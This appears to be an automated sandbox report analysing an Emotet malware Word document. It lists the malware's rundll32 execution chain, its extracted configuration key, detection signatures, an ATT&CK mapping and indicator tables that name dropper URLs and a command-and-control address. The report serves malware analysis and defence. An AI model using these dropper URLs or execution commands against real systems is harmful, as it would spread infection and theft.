- rundll32.exe (PID: 2488 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yjfs\gmxhcr.dhy',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
  - rundll32.exe (PID: 2860 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hszr\zft.hxn',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 1616 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vnjt\awo.cnn',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2968 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Dkpu\lbsvbo.gas',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2196 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Opqf\zrop.pvh',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 1484 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Blgp\gmlbr.kph',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 620 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mnrm\xmfd.ucf',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 1532 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wnoc\mhxywle.szw',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 1916 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xqby\jcrucsb.dql',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 1472 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Etxd\pkvco.wzp',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 856 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Eiig\mmslr.ajj',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

Threatname: Emotet


```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAOZ9fLJ8UrI0OZURpPsR3eijAyfPj3z6\nuS75f2igmYFW2aWgNcFIzsAYQleKzD0nlCFHOo7Zf8/4wY2UW0CJ4dJEHnE/PHlz\n6uNk3pxjm7o4eCDyiJbzf+k0Azjl0q54FQIDAQAB"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000002.2153905031.0000000000190000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000010.00000002.2155916188.00000000001B1000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000D.00000002.2150770541.00000000001B0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000B.00000002.2147679834.0000000000311000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000013.00000002.2162568948.0000000000211000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Click to see the 25 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
18.2.rundll32.exe.1f0000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
14.2.rundll32.exe.1c0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.1b0000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.1c0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
15.2.rundll32.exe.190000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	


Click to see the 37 entries

Sigma Overview

System Summary:

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Compliance:

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Potential dropper URLs found in powershell memory

E-Banking Fraud:

Yara detected Emotet

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Powershell drops PE file

Very long command line found

Data Obfuscation:

Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

PowerShell case anomaly found

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found


Stealing of Sensitive Information:

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Com and
Valid Accounts	Windows Management Instrumentation 1 1	Application Shimming 1	Application Shimming 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingre Tran
Default Accounts	Scripting 1 2	Windows Service 1	Windows Service 1	Deobfuscate/Decode Files or Information 2 1	LSASS Memory	File and Directory Discovery 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encr Char
Domain Accounts	Native API 1	Logon Script (Windows)	Process Injection 1 1 1	Scripting 1 2	Security Account Manager	System Information Discovery 2 6	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non- Appli Laye Prot
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Security Software Discovery 1 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Appli Laye Prot
Cloud Accounts	Command and Scripting Interpreter 1 1 1	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallb Char
Replication Through Removable Media	Service Execution 1	Rc.common	Rc.common	Masquerading 2 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multi Com
External Remote Services	PowerShell 4	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Com Usec
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appli Laye
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Prot


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DAT.doc	71%	Virustotal		Browse
DAT.doc	83%	ReversingLabs	Document-Word.Trojan.GenScript	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\O_wgqv7\C0316em\Lyeta6ud.dll	100%	Joe Sandbox ML		
C:\Users\user\O_wgqv7\C0316em\Lyeta6ud.dll	59%	Metadefender		Browse
C:\Users\user\O_wgqv7\C0316em\Lyeta6ud.dll	76%	ReversingLabs	Win32.Trojan.Emotet	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
14.2.rundll32.exe.1c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
18.2.rundll32.exe.1f0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.1c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.rundll32.exe.190000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.2f0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
17.2.rundll32.exe.1d0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
15.2.rundll32.exe.190000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
18.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.4a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.310000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.200000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.1f0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.1b0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.1c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
20.2.rundll32.exe.1f0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.2.rundll32.exe.1c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.rundll32.exe.1b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.1d0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
8.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.1b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://johnhaydenwrites.com/track_url/P/	100%	Avira URL Cloud	malware	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://nahlasolimandesigns.com/nahla3/d/	100%	Avira URL Cloud	malware	
http://https://vietnhabienhoa.com/wordpress/QUTy/P	100%	Avira URL Cloud	malware	
http://zenithcampus.com	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://167.71.148.58:443/um49al9zetvy1g5wmnt/twmd2l9pj/0k1iudym/ag1m0i31pvl6lis/m8khm/21qx1r3lmxejnl/	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://hbprivileged.com/cgi-bin/kcggF/	100%	Avira URL Cloud	malware	
http://zenithcampus.com/l/yQ/	100%	Avira URL Cloud	malware	
http://https://football-eg.com/web_map/n/	100%	Avira URL Cloud	malware	
http://https://vietnhabienhoa.com/wordpress/QUTy/	100%	Avira URL Cloud	malware	
http://https://zenithcampus.com/wp-json/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
localaffordableroofer.com	107.180.12.39	true	true		unknown
zenithcampus.com	35.200.206.198	true	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://167.71.148.58:443/um49al9zetvy1g5wmnt/twmd2l9pj/0k1iudym/ag1m0i31pvl6lis/m8khm/21qx1r3lmxejnl/	true	• Avira URL Cloud: safe	unknown
http://zenithcampus.com/l/yQ/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.00000002.2146720602.0000000001DC7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2140682913.0000001F97000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2143404795.00000000020A7000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000008.00000002.2142959855.0000000001EC0000.00000002.00000001.sdmp	false		high
http://https://johnhaydenwrites.com/track_url/P/	powershell.exe, 00000005.00000002.2140062239.0000000002CC6000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2144577407.0000000003AC2000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://investor.msn.com	rundll32.exe, 00000006.00000002.2144951796.0000000001BE0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2140287437.0000001DB0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2142959855.00000000001EC0000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.00000002.2144951796.0000000001BE0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2140287437.0000001DB0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2142959855.00000000001EC0000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.00000002.2146720602.0000000001DC7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2140682913.0000001F97000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2143404795.00000000020A7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000002.2139305270.0000000002470000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2143212470.0000000002770000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2144888495.0000000002780000.00000002.00000001.sdmp, rundll32.exe, 00000012.00000002.2164826084.0000000002860000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000002.2137911907.00000000002C7000.00000004.00000020.sdmp	false		high
http://https://nahlasolimandesigns.com/nahla3/d/	powershell.exe, 00000005.00000002.2140062239.0000000002CC6000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2144577407.0000000003AC2000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://vietnhabienhoa.com/wordpress/QUTy/P	powershell.exe, 00000005.00000002.2140062239.0000000002CC6000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://zenithcampus.com	powershell.exe, 00000005.00000002.2140062239.0000000002CC6000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2144951796.0000000001BE0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2140287437.0000001DB0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2142959855.00000000001EC0000.00000002.00000001.sdmp	false		high
http://https://api.w.org/	powershell.exe, 00000005.00000002.2141813649.00000000031C0000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00000002.2137911907.00000000002C7000.00000004.00000020.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000005.00000002.2139305270.000000000247000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2143212470.0000000002770000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2144888495.0000000002780000.00000002.00000001.sdmp, rundll32.exe, 00000012.00000002.2164826084.0000000002860000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.00000002.2146720602.0000000001DC7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2140682913.0000000001F97000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2143404795.000000000020A7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.00000002.2144951796.0000000001BE0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2140287437.0000000001DB0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2142959855.000000000001EC0000.00000002.00000001.sdmp	false		high
http://hbprivileged.com/cgi-bin/kcggF/	powershell.exe, 00000005.00000002.2140062239.0000000002CC6000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2144577407.0000000003AC2000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.piriform.com/cclea	powershell.exe, 00000005.00000002.2137911907.00000000002C7000.00000004.00000020.sdmp	false		high
http://https://football-eg.com/web_map/n/	powershell.exe, 00000005.00000002.2140062239.0000000002CC6000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2144577407.0000000003AC2000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://vietnhabienhoa.com/wordpress/QUTy/	powershell.exe, 00000005.00000002.2144577407.0000000003AC2000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
